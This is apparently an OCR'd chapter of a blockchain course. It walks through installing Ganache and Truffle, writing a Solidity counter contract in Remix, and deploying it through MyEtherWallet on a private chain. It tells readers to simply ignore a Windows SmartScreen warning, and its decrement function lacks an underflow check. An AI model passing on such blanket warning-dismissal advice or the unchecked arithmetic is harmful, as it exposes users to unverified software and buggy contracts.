
Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Or just go to https://github.com/trufflesuite/ganache/releases and download the **exe** file.




Windows Defender SmartScreen can warn you that this installation is not save. Just ignore it and follow the steps to install Ganache:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



After clicking the "More Info", a new screen will appear showing you the installation button.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Then you just need to click Next and follow the normal install instruction and after that you should have Ganache installed on your computer.

26. To install **truffle** in Windows you can use **npm**

```
npm install -g truffle
```




Exercise: Deploy a Smart Contract in Ganache

The goal of this exercise is to build a simple counter smart contract. The contract will be written in **Solidity**. Before we get started, you must have **Ganache** installed, which will be the tool we will use to create a **private blockchain** that runs on our machine only. You will also need to download your own copy of **MyEtherWallet**. Throughout this exercise, we will launch a blockchain on our own machine, deploy a smart contract to it, and interact with the contract. This is very similar to the workflow of professional Ethereum smart contract developers.

This exercise is based on this project: https://medium.com/crypto-currently/build-your-first-smart-contract-fc36a8ff50ca. Thanks to the original authors.

Deploying a Contract and Playing with It

1. **Remix** is online compiler for Solidity. It is what we will use to write our **smart contract code**. Visit site https://remix.ethereum.org




62. Write the following solidity code in Remix. Contract has one **variable** and three **functions**. The variable, **count**, is an unsigned integer that is private, which means that it cannot be accessed by anyone outside of the contract itself. The first function, **"incrementCounter()"**, changes, the value of **count** by incrementing its value. The second function, **"decrementCounter()"**, mutates the value of **count** by decrementing its value. In addition, the third function -**"getCount()"**, accesses **count** and returns its value. Function is **public**, which means whoever or whatever can call the function.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
pragma solidity ^0.4.18;

contract Counter {
    uint private count = 0;

    function incrementCounter() public {
        count += 1;
    }

    function decrementCounter() public {
        count -= 1;
    }

    function getCount() public constant returns (uint) {
        return count;
    }
}
```

63. Now, open **Ganache** and you will see something like this.




64. Go to https://github.com/kvhnuke/etherwallet/releases/tag/v3.11.2.4 and download **MyEtherWallet.**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




65. Now, unzip your **MyEtherWallet** download and open the folder. Then, open the **index.html** file in your browser to see the following screen.




66. From dropdown menu in the top right corner change the **Ethereum network** to connect to. By default, it connects to the Ethereum (ETH) main network (mainnet). We want to change this to **[Add Custom Network/Node]**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




67. Now you must take the RPC Server information from Ganache.




68. And fill in the information:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




69. MyEtherWallet is now connected to your self-hosted blockchain through Ganache. You must see something like this:




70. Now, use MyEtherWallet to upload Counter smart contract to our blockchain. Click [Contracts] in MyEtherWallet's top navigation bar and select [Deploy Contract].

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



